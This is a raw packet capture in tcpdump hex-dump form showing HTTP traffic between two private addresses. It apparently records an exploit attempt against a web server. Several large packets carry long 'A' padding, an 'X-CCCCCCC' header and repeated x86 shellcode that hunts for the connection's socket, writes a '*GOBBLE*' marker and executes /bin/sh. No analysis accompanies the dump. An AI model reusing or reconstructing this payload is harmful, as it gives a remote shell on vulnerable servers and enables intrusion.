  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 6847 4747 4789 e331
AAAAAAAAhGGGG.ã1

  03f0: c050 5050 50c6 0424 0453 5050 31d2 31c9
ÀPPPPÆ.$.SPP1Ò1É

  0400: b180 c1e1 18d1 ea31 c0b0 85cd 8072 0209
±.Áá.Ñê1À°.Í.r..

  0410: caff 4424 0480 7c24 0420 75e9 31c0 8944  ÊÿD$..|$. ué1À.D

  0420: 2404 c644 2404 2089 6424 0889 4424 0c89  $.ÆD$. .d$..D$..

  0430: 4424 1089 4424 1489 5424 188b 5424 1889
D$..D$..T$..T$..

  0440: 1424 31c0 b05d cd80 31c9 d12c 2473 2731
.$1À°]Í.1ÉÑ,$s'1

  0450: c050 5050 50ff 0424 54ff 0424 ff04 24ff
ÀPPPPÿ.$Tÿ.$ÿ.$ÿ

  0460: 0424 ff04 2451 50b0 1dcd 8058 5858 5858
.$ÿ.$QP°.Í.XXXXX

  0470: 3c4f 740b 5858 4180 f920 75ce ebbd 9031  <Ot.XXA.ù uÎë½.1

  0480: c050 5150 31c0 b05a cd80 ff44 2408 807c
ÀPQP1À°ZÍ.ÿD$..|

  0490: 2408 0375 ef31 c050 c604 240b 8034 2401
$..uï1ÀPÆ.$..4$.

  04a0: 6842 4c45 2a68 2a47 4f42 89e3 b009 5053
hBLE*h*GOB.ã°.PS

  04b0: b001 5050 b004 cd80 31c0 5068 6e2f 7368
°.PP°.Í.1ÀPhn/sh
```

```
  04c0: 682f 2f62 6989 e350 5389 e150 5153 50b0
h//bi.ãPS.áPQSP°

  04d0: 3bcd 80cc 0d0a 582d 4343 4343 4343 433a  ;Í.Ì..X-
CCCCCCC:

  04e0: 2041 4141 4141 4141 4141 4141 4141 4141
 AAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA


00:10:59.234928 10.3.91.32.www > 10.3.88.186.3477: . ack 13033
win 15928 <nop,nop,timestamp 1485469702 536142840> (DF)

  0000: 4500 0034 6d45 4000 4006 059f 0a03 5b20
E..4mE@.@.....[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee3 d13a
..Xº.P..m...ÞãÑ:

  0020: 8010 3e38 f20a 0000 0101 080a 588a 7806
..>8ò.......X.x.

  0030: 1ff4 e3f8                                 .ôãø


00:10:59.236092 10.3.88.186.3477 > 10.3.91.32.www: .
13033:14481(1448) ack 1 win 5840 <nop,nop,timestamp 536142840
1485469702> (DF)

  0000: 4500 05dc 7db1 4000 4006 ef8a 0a03 58ba
E..Ü}±@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 d13a 6d08 7f10  ..[
...PÞãÑ:m...

  0020: 8010 16d0 d821 0000 0101 080a 1ff4 e3f8
...ÐØ!........ôãø

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4168 4747 4747 89e3
AAAAAAAAAhGGGG.ã

  0340: 31c0 5050 5050 c604 2404 5350 5031 d231
```

```
1ÀPPPPÆ.$.SPP1Ò1

  0350: c9b1 80c1 e118 d1ea 31c0 b085 cd80 7202  É±.Áá.ÑÊ1À
.
.r.

  0360: 09ca ff44 2404 807c 2404 2075 e931 c089  .ÊÿD$..|$.
ué1À.

  0370: 4424 04c6 4424 0420 8964 2408 8944 240c  D$.ÆD$.
.d$..D$.

  0380: 8944 2410 8944 2414 8954 2418 8b54 2418
.D$..D$..T$..T$.

  0390: 8914 2431 c0b0 5dcd 8031 c9d1 2c24 7327
..$1À°]Í.1ÉÑ,$s'

  03a0: 31c0 5050 5050 ff04 2454 ff04 24ff 0424
1ÀPPPPÿ.$Tÿ.$ÿ.$

  03b0: ff04 24ff 0424 5150 b01d cd80 5858 5858
ÿ.$ÿ.$QP°.Í.XXXX

  03c0: 583c 4f74 0b58 5841 80f9 2075 ceeb bd90  X<Ot.XXA.ù
uÎë½.

  03d0: 31c0 5051 5031 c0b0 5acd 80ff 4424 0880
1ÀPQP1À°ZÍ.ÿD$..

  03e0: 7c24 0803 75ef 31c0 50c6 0424 0b80 3424
|$..uï1ÀPÆ.$..4$

  03f0: 0168 424c 452a 682a 474f 4289 e3b0 0950
.hBLE*h*GOB.ã°.P

  0400: 53b0 0150 50b0 04cd 8031 c050 686e 2f73
S°.PP°.Í.1ÀPhn/s

  0410: 6868 2f2f 6269 89e3 5053 89e1 5051 5350
hh//bi.ãPS.áPQSP

  0420: b03b cd80 cc0d 0a58 2d43 4343 4343 4343  °;Í.Ì..X-
CCCCCCC

  0430: 3a20 4141 4141 4141 4141 4141 4141 4141  :
AAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA



00:10:59.237463 10.3.88.186.3477 > 10.3.91.32.www: .
14481:15929(1448) ack 1 win 5840 <nop,nop,timestamp 536142840
1485469702> (DF)

  0000: 4500 05dc 7db2 4000 4006 ef89 0a03 58ba
E..Ü}²@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 d6e2 6d08 7f10  ..[
...PÞãÖâm...

  0020: 8010 16d0 64e7 0000 0101 080a 1ff4 e3f8
...Ðdç.......ôãø

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 6847 4747 4789
AAAAAAAAAAhGGGG.

  0290: e331 c050 5050 50c6 0424 0453 5050 31d2
ã1ÀPPPPÆ.$.SPP1Ò

  02a0: 31c9 b180 c1e1 18d1 ea31 c0b0 85cd 8072  1É±.Áá.Ñê1À
.
.r

  02b0: 0209 caff 4424 0480 7c24 0420 75e9 31c0  ..ÊÿD$..|$.
ué1À

  02c0: 8944 2404 c644 2404 2089 6424 0889 4424  .D$.ÆD$.
.d$..D$

  02d0: 0c89 4424 1089 4424 1489 5424 188b 5424
..D$..D$..T$..T$

  02e0: 1889 1424 31c0 b05d cd80 31c9 d12c 2473
...$1À°]Í.1ÉÑ,$s

  02f0: 2731 c050 5050 50ff 0424 54ff 0424 ff04
'1ÀPPPPÿ.$Tÿ.$ÿ.

  0300: 24ff 0424 ff04 2451 50b0 1dcd 8058 5858
$ÿ.$ÿ.$QP°.Í.XXX

  0310: 5858 3c4f 740b 5858 4180 f920 75ce ebbd  XX<Ot.XXA.ù
uÎë½

  0320: 9031 c050 5150 31c0 b05a cd80 ff44 2408
.1ÀPQP1À°ZÍ.ÿD$.

  0330: 807c 2408 0375 ef31 c050 c604 240b 8034
.|$..uï1ÀPÆ.$..4

  0340: 2401 6842 4c45 2a68 2a47 4f42 89e3 b009
$.hBLE*h*GOB.ã°.

  0350: 5053 b001 5050 b004 cd80 31c0 5068 6e2f
PS°.PP°.Í.1ÀPhn/

  0360: 7368 682f 2f62 6989 e350 5389 e150 5153
shh//bi.ãPS.áPQS

  0370: 50b0 3bcd 80cc 0d0a 582d 4343 4343 4343  P°;Í.Ì..X-
CCCCCC

  0380: 433a 2041 4141 4141 4141 4141 4141 4141  C:
AAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA


00:10:59.237518 10.3.91.32.www > 10.3.88.186.3477: . ack 15929
win 14480 <nop,nop,timestamp 1485469702 536142840> (DF)

  0000: 4500 0034 0630 4000 4006 6cb4 0a03 5b20
E..4.0@.@.l¶..[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee3 dc8a
..Xº.P..m...ÞãÜ.

  0020: 8010 3890 ec62 0000 0101 080a 588a 7806
..8.ìb......X.x.

  0030: 1ff4 e3f8                                .ôãø


00:10:59.237573 10.3.91.32.www > 10.3.88.186.3477: . ack 15929
win 17376 <nop,nop,timestamp 1485469702 536142840> (DF)

  0000: 4500 0034 1f58 4000 4006 538c 0a03 5b20
E..4.X@.@.S...[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee3 dc8a
..Xº.P..m...ÞãÜ.

  0020: 8010 43e0 e112 0000 0101 080a 588a 7806
..Càá.......X.x.

  0030: 1ff4 e3f8                                .ôãø


00:10:59.238698 10.3.88.186.3477 > 10.3.91.32.www: .
15929:17377(1448) ack 1 win 5840 <nop,nop,timestamp 536142840
1485469702> (DF)

  0000: 4500 05dc 7db3 4000 4006 ef88 0a03 58ba
E..Ü}³@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 dc8a 6d08 7f10  ..[
...PÞãÜ.m...

  0020: 8010 16d0 ccd1 0000 0101 080a 1ff4 e3f8
...ÐÌÑ.......ôãø

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4168 4747 4747
AAAAAAAAAAAhGGGG

  01e0: 89e3 31c0 5050 5050 c604 2404 5350 5031
.ã1ÀPPPPÆ.$.SPP1

  01f0: d231 c9b1 80c1 e118 d1ea 31c0 b085 cd80  Ò1É±.Áá.Ñê1À
.
.

  0200: 7202 09ca ff44 2404 807c 2404 2075 e931  r..ÊÿD$..|$.
ué1

  0210: c089 4424 04c6 4424 0420 8964 2408 8944  À.D$.ÆD$.
.d$..D

  0220: 240c 8944 2410 8944 2414 8954 2418 8b54
$..D$..D$..T$..T

  0230: 2418 8914 2431 c0b0 5dcd 8031 c9d1 2c24
$...$1À°]Í.1ÉÑ,$

  0240: 7327 31c0 5050 5050 ff04 2454 ff04 24ff
s'1ÀPPPPÿ.$Tÿ.$ÿ

  0250: 0424 ff04 24ff 0424 5150 b01d cd80 5858
.$ÿ.$ÿ.$QP°.Í.XX

  0260: 5858 583c 4f74 0b58 5841 80f9 2075 ceeb  XXX<Ot.XXA.ù
uÎë

  0270: bd90 31c0 5051 5031 c0b0 5acd 80ff 4424
½.1ÀPQP1À°ZÍ.ÿD$

  0280: 0880 7c24 0803 75ef 31c0 50c6 0424 0b80
..|$..uï1ÀPÆ.$..

  0290: 3424 0168 424c 452a 682a 474f 4289 e3b0
4$.hBLE*h*GOB.ã°

  02a0: 0950 53b0 0150 50b0 04cd 8031 c050 686e
.PS°.PP°.Í.1ÀPhn
```

```
  02b0: 2f73 6868 2f2f 6269 89e3 5053 89e1 5051  /shh//bi.ãPS.áPQ

  02c0: 5350 b03b cd80 cc0d 0a58 2d43 4343 4343  SP°;í.Ì..X-CCCCC

  02d0: 4343 3a20 4141 4141 4141 4141 4141 4141  CC: AAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

